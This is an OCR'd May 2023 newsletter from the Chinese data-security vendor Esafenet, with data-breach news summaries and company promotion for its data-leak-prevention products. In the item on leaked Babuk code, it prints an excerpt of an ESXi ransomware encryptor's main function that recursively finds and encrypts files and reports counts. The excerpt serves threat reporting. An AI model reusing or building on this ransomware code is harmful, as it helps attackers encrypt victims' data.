联系我们

地址：北京市海淀区西二旗大街 39 号 A 座四层

电话：86-10-57933600

传真：86-10-57933600

咨询热线：400-898-1617

网址：www.esafenet.com

关注官方微信公众号

关注官方微信服务号

关注官方微信视频号

关注官方抖音号

亿赛通 ESAFENET

ESAFENET

亿赛通企业月刊　　中国数据安全专家　　www.esafenet.com

05 月刊

2023 年共 12 期

关注企业官方微信

Esafenet
Monthly magazines

中国数据安全专家

主办：亿赛通市场部

北京亿赛通科技发展有限责任公司

地址：北京市海淀区西二旗大街 39 号 A 座四层

电话：86-10-57933600

传真：86-10-57933600

咨询热线：400-898-1617

网址：www.esafenet.com

CONTENTS目录

刊首语 PREFACE

《亿赛通五月刊》汇集数安热点 赋能产业变革

今天，在数字经济的驱动下，无论是产业变革和技术迭代都在不断的加速演进，企业业务体系正经历着从传统化到业务数据化再到应用智慧化的变革。这种变化背后，在带来更多机遇的同时，显然也对企业提出了全新的挑战。

亿赛通针对数据全生命周期的多场景、高性能、智能化的安全治理需求，历经 20 余年的技术积累和上万个交付项目的沉淀，重点突破了端点数据自适应防护、海量数据内容审计、重要数据深度感知、敏感数据智能防护等关键技术，授权了 50 余项发明专利，达到了国际先进水平，提出了数据安全“分放管服”建设理念和数据安全治理智能化体系，自主研制了电子文档安全管理系统、数据泄露防护系统（含终端、网络、存储等）、API 审计系统、数据库审计系统、数据库防火墙、数据库运维系统、数据脱敏系统（含动态和静态）、数据交换系统及文件防火墙等，覆盖了“云网端”等场景，构建了数据安全运营管理平台、数据安全态势感知平台及数据安全智能管理平台等。

更多精彩内容，请查阅《亿赛通五月刊》……

国内

1、超七成受访者认为个人信息曾被泄露

摘要：5 月 9 日，《消费者个人信息保护情况调查报告》发布，结果显示，超五成受访者不了解个人信息保护法内容，超七成受访者认为个人信息曾被泄露，此外，当消费者拒绝非必要授权后，九成应用程序被限制使用。

2、太大胆！机构员工竟泄露客户信息、监管调查信息……罚！年内收超 20 张罚单

摘要：5 月 15 日，湖南证监局对方正证券营业部一名李姓员工开出罚单。据悉，该李姓员工作为方正证券郴州永兴大桥路营业部证券从业人员，在 2022 年 5 月至 2022 年 11 月期间，将通过公司系统查询获悉的投资者李某账户信息泄露给他人。湖南证监局表示，上述行为违反了《证券基金经营机构董事、监事、高级管理人员及从业人员监督管理办法》第二十六条第十款、《证券经纪人管理暂行规定》第十二条第五款的相关规定。根据相关规定，湖南证监局决定对该员工采取出具警示函的行政监管措施。

3、“京东白条”骗局频发，个人信息泄露…… 多地警方紧急发出提醒！

摘要：近日，广州移动 10086 联合广州市反诈中心发布提示：冒充“京东客服”诈骗电话再度兴起，不少群众受骗，如接到“您的京东金条 (白条) 未注销，不注销将影响您的个人征信” 等这类电话千万要提高警惕……都是诈骗，应立即挂断，不听不信不转账。

4、男子被冒名顶替，十年欠下近 8000 万“债务”，身份信息为何泄露成谜

摘要：广东深圳，男子刘汉廷被人冒用身份 10 年，背上 7900 多万元债务，而他做电工一个月的收入只有四五千元。深圳警方称，假冒者刘沛威以“刘汉廷”为法人代表注册了一间民间借贷公司，并在深圳各个银行开信用卡套现，伪造的户籍信息中刘汉廷还多出了一名“妻子”。因被列为失信被执行人，刘汉廷不断收到征收电话短信。一家人的生活被完全打乱。妻子和老家亲戚几乎不再往来，双胞胎女儿也因被骚扰而辍学打工。

5、处罚公示泄露当事人性取向信息：行政机关涉嫌侵犯当事人隐私权

摘要： 5月16日，杭州市有6人因参与聚众淫乱被处罚，该行政处罚决定书被公示于浙江政务服务网后，引发网络关注。在6人共6份行政处罚决定书中，均公示了被处罚人的完整姓名。其中一则行政处罚决定书中写道，被处罚人参加由他人组织、召集的男同性恋群体聚会，进行淫乱活动，还列出了违法细节以及现场收缴的相关物品清单。从公开当事人性取向的信息这个角度，行政机关已经涉嫌侵犯当事人隐私权。


6、官方紧急回应！有支付宝的江门人注意！

摘要： 据支付宝官方介绍，近日，支付宝开放平台接到多位用户反馈，在朋友圈等处看到号称通过“朋友圈出租”做推广任务的赚钱活动，这些活动打着“蚂蚁推广”或“支付宝推广”等旗号。对此，支付宝辟谣称，此类活动均为诈骗，请勿信。支付宝方面还指出，支付宝没有“蚂蚁推广”“支付宝推广”等项目，也没有“朋友圈出租”等赚钱活动。扫描二维码进入的网站是诈骗团伙模仿微信、支付宝等风格伪造的，步步点击可能导致信息泄露或资产损失，请勿扫描、跳转。此外，支付宝开放平台正联合相关机构全链路打击黑灰产，保障用户和支付宝的合法权益。

7、企业客户信息泄露？浦江公安“揪”出嫌疑人！


摘要： 近日，浦江某公司老板金先生面对民警的突然到访感到惊讶不已。原来，事发当日，浦江县公安局网安大队民警在线索排查时，发现金先生的公司有部分客户资料数据异常。考虑到公民个人信息安全，民警立即前往公司进行核实，逐一查找信息泄露源头，最后锁定了其中的一台电脑，并发现被植入的木马病毒。考虑到该公司的企业利益以及客户的信息安全，民警马上对该木马病毒进行分析，发现该病毒能够实时盗取客户信息上传至境外服务器，极有可能被不法分子利用从而实施电信诈骗。随后，民警将该电脑进行系统重装，并将该公司所有办公电脑进行全方面的病毒查杀，切实消除安全隐患。

8、IDC: 2022 年中国 IT 安全软件市场同比增长 12.5%



摘要： IDC《2022 年第四季度中国 IT 安全软件市场跟踪报告》显示，2022 年下半年中国 IT 安全软件市场厂商整体收入约为 23.8 亿美元（约合 165.7 亿元人民币），同比上升 12.4%。结合全年数据，2022 全年中国 IT 安全软件市场规模达到 39.2 亿美元，较 2021 年上升 12.5%。

9、微信官宣刷掌支付后引热议 掌纹信息交出去了安全吗?



摘要: 5 月 21 日，微信宣布“刷掌支付”功能上线，用户目前可以在北京实现刷掌坐地铁。对此，有网友调侃道：“挥手说我不要，然后就把钱扣走了”“有些手，刷着刷着钱就没了”，也有人表示担心，从此又多了一个个人信息泄露隐患。

10、全国首个自动驾驶示范区数据安全管理办法发布

摘要: 近日，北京市高级别自动驾驶示范区工作办公室正式发布《北京市智能网联汽车政策先行区数据安全管理办法（试行）》（以下简称《办法》）。《办法》填补了国内自动驾驶示范区级数据安全管理的空白，明确了企业负有数据安全主体责任，构建了示范区企业数据能力提升及共享机制。

国外

1、英媒：美国 23.7 万政府雇员个人信息遭泄露

摘要: 相关消息人士 12 日表示，美国交通部发生一起数据泄露事件，23.7 万联邦政府现任和前任雇员个人信息遭到泄露。报道称，此次信息泄露涉及审核处理政府雇员报销部分通勤费用的交通服务系统。尚不清楚是否有个人信息被用于犯罪目的。路透社获悉的一份电子邮件显示，美国交通部 12 日向国会汇报了关于此次数据泄露的初步调查，“交通部用于行政职能（如雇员交通津贴处理）的某些系统信息泄露为孤立事件”。


2、泰国电诈太恐怖！大批中国同胞被骚扰！是谁泄露了我们的隐私信息？！

摘要: 近期的泰国，似乎要被电信诈骗“攻占”了——从上周一开始，泰国网每日都接到大量同胞的投诉。尽管电诈团伙的骗术套路暂无更新，但致电骚扰的频率却在翻倍增长。有同胞反馈，他在 5 月 16 日单日就收到了 78 个诈骗电话，其家人单日也平均遭到逾 40 次骚扰。“发现一个可疑 号码，我们就拉黑一个，但是仍不奏效！骗子每次打来的电话号码都不一样！怎么拉黑都没有用啊！我气得摔坏 2 台手机了 .....”“今天 5 月 19 日了啊！电话还在打 ....10 点是高峰期 .... 周围朋友、同事都一样，真的很气愤！”

3、谁来保护你的隐私？ 200 万丰田车主的数据泄露！


摘要：近日，据媒体报道，丰田汽车在云环境中的配置存在缺陷，导致车辆数据存在泄露的潜在风险。据丰田公司透露，该事件对日本国内车辆造成的影响范围仅限于注册丰田车载信息服务、远程车载信息通信服务等服务的约 215 万用户，其中包括丰田旗下品牌雷克萨斯的若干车主。据丰田透露，目前所掌握的数据并未受到恶意利用的侵害。

4、苹果禁用 ChatGPT，为防机密泄露！大模型版 Siri 即将升级推出



摘要：据《华尔街日报》消息，苹果禁止员工使用的包括 ChatGPT 和 Copilot。知名苹果产品追踪记者也在推特上进一步爆料，ChatGPT 在苹果员工禁用名单上已经好几个月了。会有这样的决策倒也不稀奇。一方面，ChatGPT 本身在数据使用方面一直备受争议。最初，除了 API 用户以外的所有用户聊天记录，都会被用来训练和提升模型性能，这意味着用户数据有被泄露的风险。事实上，今年 3 月确实发生这样的意外事故。一个 bug 导致一些用户的对话标题泄露，其他人能在自己的界面上看到这些信息。当时这个 bug 一度导致 ChatGPT 临时关闭。

5、24 万大学生敏感信息泄露



摘要：据外媒报道，因系统配置错误，热门大学录取平台 Leverage EDU 泄露了近 24 万份敏感文件，包括学生的电话号码、财务信息、证书和考试成绩。Leverage EDU 是出国留学学生的录取平台，合作多家教育机构以及多达 8000 万的用户群体。据研究人员发现，泄漏问题出自系统配置错误，导致任何人不需要任何身份验证，均可以访问所有大学申请者的个人信息。研究人员在暴露的数据存储桶中发现其中包含大量 zip 文件夹，涉及近 24 万名学生的敏感数据和个人身份信息，以及学生及其父母的护照照片。

6、LayerZero 发起最高 1500 万美元漏洞奖励计划

摘要：LayerZero 发起 1500 万美元漏洞奖励计划，破加密货币领域漏洞奖励金额历史记录。LayerZero Labs 是 LayerZero 区块链消息协议的创建者，区块链消息协议可以在 30 个不同的区块链平台上进行跨链安全通信。自 2022 年 3 月项目启动以来，LayerZero 已成功发起 1000 万跨链消息，估值 30 亿美元。

7、微星 UEFI 签名密钥泄露，引发“末日”供应链攻击恐慌

摘要：一起针对硬件制造商微星（MSI）的勒索软件入侵引发了人们对毁灭性供应链攻击的担忧。这种攻击可能会注入恶意更新，而这些更新已使用受大量最终用户设备信任的公司签名密钥进行签名。安全公司 Binarly 的首席执行官、研究主管兼创始人 Alex Matrosov 在接受采访时说：“这有点像世界末日的场景，很难同时更新众多设备，它们会在一段时间内保持非最新状态，会使用旧密钥来验证身份。这个问题很难解决，我认为微星没有任何后备方案来实际阻止泄露的密钥。”

8、多个威胁分子团伙利用泄露的 Babuk 代码构建 ESXi 加密器

```
int main(int argc, char* argv[]) {
    if(argc == 2) {
        thpool = thpool_init(sysconf(_SC_NPROCESSORS_ONLN) * 2);
        printf("\n");

        find_files_recursive(argv[1]);
        thpool_wait(thpool);
        thpool_destroy(thpool);

        printf("\n");
        printf("Statistic:\n");
        printf("------------------\n");
        printf("Doesn't encrypted files: %d\n", (files_all - files_encrypted) - files_skipped);
        printf("Encrypted files: %d\n", files_encrypted);
        printf("Skipped files: %d\n", files_skipped);
        printf("Whole files count: %d\n", files_all);
        printf("Crypted: %s\n", calculateSize(gb_encrypted));
        printf("------------------\n");
        printf("\n");
    } else {
        printf("Usage: %s /path/to/be/encrypted\n", argv[0]);
```

摘要：在 2023 年初，SentinelLabs 观察到基于 Babuk（又名 Babak 或 Babyk）的 VMware ESXi 勒索软件有所增加。2021 年 9 月的 Babuk 泄露事件为我们深入了解有组织的勒索软件团伙的开发活动提供了大好机会。由于 ESXi 在本地和混合企业网络中很普遍，这种虚拟机管理程序是勒索软件的重要目标。在过去的两年里，多个有组织的勒索软件团伙采用了 Linux 加密器，包括 ALPHV、Black Basta、Conti、Lockbit 和 REvil。相比其他 Linux 变体，这些团伙更关注 ESXi，利用 ESXi 虚拟机管理程序的内置工具来终结访客系统，然后加密关键的虚拟机管理程序文件。

9、2023 年勒索软件攻击新趋势

摘要：2022 年，卡巴斯基解决方案检测到超过 7420 万次勒索软件攻击，比 2021 年（6170 万）增加了 20%。尽管 2023 年初勒索软件攻击数量略有下降，但它们更复杂，目标更明确。去年，卡巴斯基实验室介绍了今年的三个趋势：

1. 攻击者试图开发跨平台勒索软件，使其尽可能具有适应性；

2. 勒索软件生态系统正在进化，变得更加工业化；

3. 勒索组织开始参与地缘政治；

这些趋势至今还存在，研究人员偶然发现了一个新的多平台勒索软件家族，它同时针对 Linux 和 Windows。研究人员将其命名为 RedAlert/N13V。该勒索软件专注于非 Windows 平台，支持在 ESXi 环境中阻止虚拟机，这样可以掩盖其意图。

10、朝韩网络攻击一角：APT37 改用 LNK 文件大肆传播 RokRAT

摘 要： 早 在 2022 年 7 月，APT37（Inky Squid、RedEyes、Reaper 或 ScarCruft）就开始试验使用超大 LNK 文件传播 RokRAT 活动，企图利用不受信任来源的宏发起攻击，巧的是，同月微软开始默认阻止跨 Office 文档的宏。与以前一样，攻击的目标还是韩国的目标。研究结果表明，用于最终加载 ROKRAT 的各种多阶段感染链被用于其他攻击，导致传播与同一攻击者相关的其他工具。这些工具包括另一个自定义后门，GOLDBACKDOOR 和 Amadey。

亿赛通正式加入统信“同心生态联盟”，共建创新生态

随着国家提出建设“数字中国”，发展“新基建”从政策层面引导加速信息产业技术创新和高质量发展。为了打造本质安全、过程安全以及产业安全的全生命周期系统安全的信息技术生态产业链，党政军以及以金融为首的“8+2”关键行业，以国产化核心技术替代为基础实现自主安全的信创工作已经全面开展。

近日，亿赛通正式加入由统信软件技术有限公司发起的“同心生态联盟”，并成为其成员单位，相互支持，共同发展。合作双方本着联合创新、协作共赢的原则，充分发挥自身优势，围绕安全领域展开紧密合作。

亿赛通动态 ESAFENET NEWS

关于同心生态联盟

同心生态联盟，是由从事信息技术领域相关业务的企业、科研院所、社会组织及专家学者等组成的信息技术生态服务平台。

旨在推动信息技术应用创新生态建设与产业发展，围绕自研操作系统等基础软硬件构建创新生态，推进产品生态适配，为信息技术产业发展提供技术、标准、人才等方面的支撑服务。促进企业间团结协作，实现优势互补、资源共享、协同推荐，共同推动信息技术产业项目落地，推动产业链协同发展。

联盟现有成员单位 1000 余家，覆盖芯片、整机、外设、数据库、中间件、安全、云计算、应用等基础软硬件企业及测评、用户、高校等相关机构代表。

统信软件自成立以来，不断强化研发能力、开发自有品牌产品，持续参与产业生态深耕，充分发挥自身优势，联合上下游优质合作伙伴，推动解决方案共享、技术应用共研、新业务模式拓展等多项举措，进一步拓宽业务合作边界，为产业升级持续贡献力量。

统信软件生态中心联合多家厂商积极开展适配工作，其中我司多款产品已经适配完成，包括亿赛通安全管理平台、电子文档安全管理系统、数据安全分类分级系统和数据泄露防护系统，旨在解决信创环境下如何做好数据安全的基本工作，保障信创环境中的数据安全，做好数据治防护的基石。


作为各自行业的翘楚，此次双方合作的达成必将产生 1+1 大于 2 的效果，更好地发挥各自在自身专业领域上的优势，以安全保数据，共同寻求联合型的数据安全创新类解决方案，解决客户所面临的各类业务困局，实现双方的核心价值，营造更健康、更良好的市场生态环境。亿赛通将以专注专业超越卓越的态度加大研发不断创新，着力推进数据安全产品的应用，积极参加联盟组织的各项活动，维护行业秩序，推动行业健康有序发展，联合联盟成员共同保障网络安全！

如今，在公司全体员工的共同努力下，作为拥有完全自主知识产权并取得多项国家资质认定的双高新技术企业，亿赛通现拥有产品资质 200 余项、企业资质 150 余项、荣誉奖项 300 多个、成为 50 多家联盟协会专业会员，为多个数据安全项目输送专家，参与国标、行标、政府报告及行业研究报告等 30 多项。

近两年，我司积极布局国产化产品，并大力扩充生态渠道，联合多家公司共同推出联合创新解决方案。在应用软件上与多家国产厂商完成产品兼容互认证，积极响应国家政策，推进传统产业转型升级，助力企业数字化转型之路。

作为同心生态联盟成员单位，未来，亿赛通将与其他联盟成员一起，以开放、合作、共赢的生态观念，聚合资源、技术、人才、政策，构建先进的生态体系，全力推动行业数字化转型，搭建开放、弹性、安全的平台，并以此为基础，凝聚面向未来的数字化转型共同体，共同推动行业生态持续发展。


亿赛通亮相华为中国合作伙伴大会，赋能数据安全融合发展




数字经济正在成为经济高质量发展的重要驱动力，作为数字经济发展的“主引擎”，ICT 产业将迎来新一轮的加速增长。与伙伴高效协同，将数字技术深度融入千行百业的应用场景，是共赢数字未来的必由之路。5 月 8 日 -9 日，主题为“因聚而生 众志有为”的“华为中国合作伙伴大会 2023”盛大开幕。期间，华为邀请亿赛通等各行业头部伙伴齐聚现场，为来自全国各个领域的 16000 多名新老朋友，提供一个面对面思想碰撞、开放交流、能力分享、自我展示的舞台，确保每位伙伴能更清晰、更全面地了解如何与华为合作，共同发展，共赢未来！

本届大会，“客户 + 伙伴 + 华为”的合作关系从“众志成城”升级到“众志有为”，从“携手克服困难” 发展到“团结一心大有作为”。智能化浪潮扑面而来，不但为率先数字化转型的头部企业释放新的价值，也正成为广大中小企业提质、降本、增效的关键，引领新一轮的产业变革。华为提供端到端的数字技术能力，为迎智能化浪潮做好了充足的技术准备。


而作为本次大会的重要组成，总面积超过 30000 平方米的大会展厅将华为各行业生态伙伴紧密的融入其中。亿赛通作为华为强有力的合作伙伴，始终与华为保持密切合作，近两年双方在产品上实现兼容，已形成深度融合，加速布局国产化安全赛道。亿赛通的新一代电子文档安全管理平台可以为用户提供多层次、多策略、全域的一站式数据安全解决方案。



新一轮科技革命和产业变革浩荡而来，数据作为新生产材料的重要性更甚以往。亿赛通新一代电子文档安全管理平台通过华为云测试，在公有云平台（鲲鹏）全面适配，融合文档加密、数据分类分级、访问控制、关联分析、大数据分析、智能识别等核心技术的综合性数据智能安全产品。对企业核心数据资产从生产、存储、流转、外发到销毁进行全生命周期保护。通过对“有意”、“无意”两种数据泄露行为作统一防护，采用“事前主动防御，事中实时控制，事后及时追踪，全面防止泄密”的设计理念，配合身份鉴别、数据分类、密级标识、权限控制、应用集成、安全接入、风险预警以及行为审计等能力，全方位保障用户终端数据安全。



数据安全综合部署图



数据加密防护部署图

在智能化浪潮面前，不同规模和能力的企业对数字化的需求不同。亿赛通身为华为的重要合作伙伴，未来将继续秉承赋能、共生、协同的合作理念，坚持战略志存高远，执行脚踏实地。在华为生态体系的加持下，推进生态建设步伐，持续进行技术创新，为用户提供更广泛的架构支持、更全面的系统兼容支持、更安全的国产云支持。未来亿赛通将持续发力生态合作共建，以扎实的技术积累、成熟的产品体系、高效的服务跟进，助力各行各业的数字化转型和客户的商业成功，碰撞出更多的可能性，共赢数字未来。


亿赛通占领中国数据泄露防护市场强势地位

在赛迪顾问股份有限公司调查研究的《中国数据泄露防护市场研究报告（2022）》（以下简称“《报告》”）中显示，亿赛通在中国数据泄露防护产品市场中依旧排名靠前。这份 DLP 市场报告通过大量的实践调查和研究，系统、专业的分析了当下国内 DLP 市场发展状况、行业竞争状况、以及未来发展潜力。


随着以人工智能、大数据和物联网为代表的信息技术革命的推进，数据的价值进一步凸显，数据成为了企业的重要资产和持续创新的推动力。因此，保障数据在采集、传输、利用和共享等各个环节安全的重要性不言而喻。数据泄露事件的发生一方面给受害企业带来直接和间接的经济损失，另一方面发生的大规模安全事件中绝大部分包括个人信息以及敏感数据，这给涉及的用户个人信息与隐私安全带来潜在的危害。因此，数据泄露防护产品是保障数据安全的重要产品。

市场结构

从区域结构来看，华北、华东、中南地区在整体网络安全防护意识方面都走在前列，企业对数据泄露防护产品的需求较大，保持着较高的市场规模。西南、东北、西北近几年对数据泄露防护产品的需求也在逐年增长。



从行业结构可以看出，目前在数据泄露防护产品市场中占据主导地位的是金融、电信、政府等重点行业，这些行业对数据安全的要求较高，需求也较大。另外，随着数据安全政策的不断推动，能源、医疗、教育等行业对数据泄露防护的重视程度也在逐年提升。



在数字化浪潮席卷而来的当下，数据已成为核心资产，数据规模暴涨，战略价值不断提升，数据泄露逐渐成为发生最为频繁的安全事件。数据泄露事件频发导致数据泄露防护产品市场快速增长。数据安全的影响范围已不仅仅是企业或者组织和个人，而是上升到整个社会层面，这就需要各行业客户，尤其是存在敏感数据的客户主动加强数据泄露防护、数据库管理等相关数据安全核心产品的产品，以安全需求为驱动力，保护系统的核心数据资产安全。

目前，国家已经初步建立了数据安全相关的法律法规体系，《网络安全法》《数据安全法》《密码法》《关键信息基础设施安全保护条例》《个人信息保护法》《数据安全管理办法》等为基础的多项政策法规逐步落地，各类数据安全行业规章制度也在不断出台，如《信息安全技术个人信息安全规范》《数据安全风险评估管理办法》等，为数据安全行业的规范化发展、数据安全领域的技术发展和应用深化提供了指导和参考。此外，数据安全相关的技术标准和规范不断更新和完善，如《重要数据识别指南》《信息安全技术数据安全通用要求》《数据安全技术产品分类目录》等，保障数据依法有序自由流动，为数据安全产业的发展提供了良好的政策保障。数据泄露防护技术手段也从加解密向内容分析方向融合。近几年来，数据泄露防护的技术开始从数据治理的角度出发，将基于内容识别、数据分级分类，按需防护的概念与强制透明加密保护、业务强安全性的手段相结合，提供更为合理、有效的数据安全解决方案。

随着数据安全政策的密集发布，国内布局数据泄露防护产品的厂家也越来越多，市场竞争较为激烈。其中，亿赛通在数据泄露防护领域的布局早，市场推广力度较大，报告中显示，亿赛通的数据泄露防护产品在市场中占有率排名第一，而其他品牌企业依靠其在传统安全及数据分析等方面的专业性优势，在数据泄露防护领域拥有比较稳固的市场地位。

亿赛通新一代数据防泄露产品主要包括终端数据泄露防护系统（DLP）、网络数据泄露防护系统（NETDLP）、邮件数据泄露防护系统（MailDLP）及存储数据泄露防护系统（ScanDLP）。亿赛通数据泄露防护产品还融合了机器学习、大数据分析、文档加密、访问控制、关联分析、数据标识等技术，可帮助用户对结构化和非结构化数据进行数据治理、安全管控、态势感知，为用户的核心数据资产提供从终端、网络、存储到应用的全方位、全生命周期保护，在确保企业敏感数据安全前提下，不管控、不影响开展非敏感业务的体验度，实现安全与效率的最大平衡。

DLP 市场发展趋势

数字经济发展推动数据价值显现，数据泄露防护市场迎来较快增长。基于数据采集、标注、分析、存储等全生命周期价值管理链的数据资源化进程不断深化，数据资产化探索逐步深化。数据要素是数字经济深化发展的核心引擎，数据的爆发增长、海量集聚蕴藏了巨大的价值，为智能化发展带来了新的机遇，也带来了很多安全问题，如何确保数据在使用过程中的安全成了数字经济时代必须要探讨的重要主题。

数据泄露成本的增加促进企业加大数据安全投入。企业需要加大数据安全方面的投入，从多方面加强数据保护，建立完善的安全策略防控体系，加密敏感数据，对数据使用进行管控，定期备份数据，同时针对日常网络安全漏洞、系统漏洞、软件漏洞等安全隐患进行定时检测与修复，对已知的安全风险应及时处理，形成系统的数据安全保护措施。

数据泄露防护是数据安全治理市场的关注重点。对数据资产的泄露防护，就是数据安全治理流程体系所输出的能力检验标准之一，也是业务数据安全建设的关键技术支撑能力。数据泄露防护产品可以针对数据全生命周期提供防护机制，与公司业务系统深度融合，实现数据的分级、分类与分层管控，防止数据泄露与丢失，从而保护数据安全。

DLP 产品技术趋势


数据泄露防护产品逐渐向数据安全管理平台演进。数据泄露防护产品作为企业实现数据安全治理的重要能力支撑，与包括数据发现、数据分类分级、数据脱敏、数据访问控制等诸多数据安全组件或工具共同配合，打造数据全生命周期安全治理的统一管理平台。

针对数据泄露防护面临的问题，构建从数据生成、存储、传输、应用到销毁的全生命周期安全防护为思路的动态安全防控体系。

随着数据变得更庞大、多样化和广泛分布，数据安全保护工作会愈加困难。现代化的防护手段能够将基于身份的生命周期自动化管理应用于数据安全，利用人工智能和自然语言处理等先进技术提供内容动态洞察，预测可能会发生的威胁风险事件，从而实现智能化、自动化、高效率的主动防御。

数据安全治理能力建设涉及组织内多部门协作、全流程制度制定、体系化技术实现、专业化人才培养等一系列工作集合，需要建立统一的数据安全治理组织框架，分层次切实履行数据安全管理职责。

近三年，我国的数据泄露防护市场复合增长率预计将达到 10.4%，到 2024 年市场规模将达到 15.1 亿元。



从赛迪调查报告以及当下市场发展状况和趋势来看，中国数据泄露防护（DLP）市场规模会逐渐扩大，市场竞争会更加激烈，要想立足市场，各大品牌企业需要永不止步。亿赛通也会不骄不躁，继续带领 DLP 行业向着更加规范化、秩序化、前沿化的市场前进，继续稳固市场前茅之位，并加大创新力度，努力为各大行业提供优秀、智能的数据泄露防护（DLP）解决方案，满足不同客户的不同需求，从而进行精确数据匹配保护企业数据资产安全。面对未来行业发展之路，亿赛通会做的更加出色，将品牌布局到市场的各个区域和角落，秉承“服务客户、持续创新、勇担责任、专业至上”的使命，在数据泄露防护技术创新的道路上不断前行。

（文章数据来源于赛迪报告）

安全 419《数据安全治理解决方案》系列访谈——亿赛通篇

在数据流通的整个过程中，数据的安全治理是基础，在海量高价值数据资产面临各种内外威胁面前，数据安全更需要体系化的建设思路。《数据安全法》明确提出，维护数据安全，应当坚持总体国家安全观，建立健全数据安全治理体系，提高数据安全保障能力。

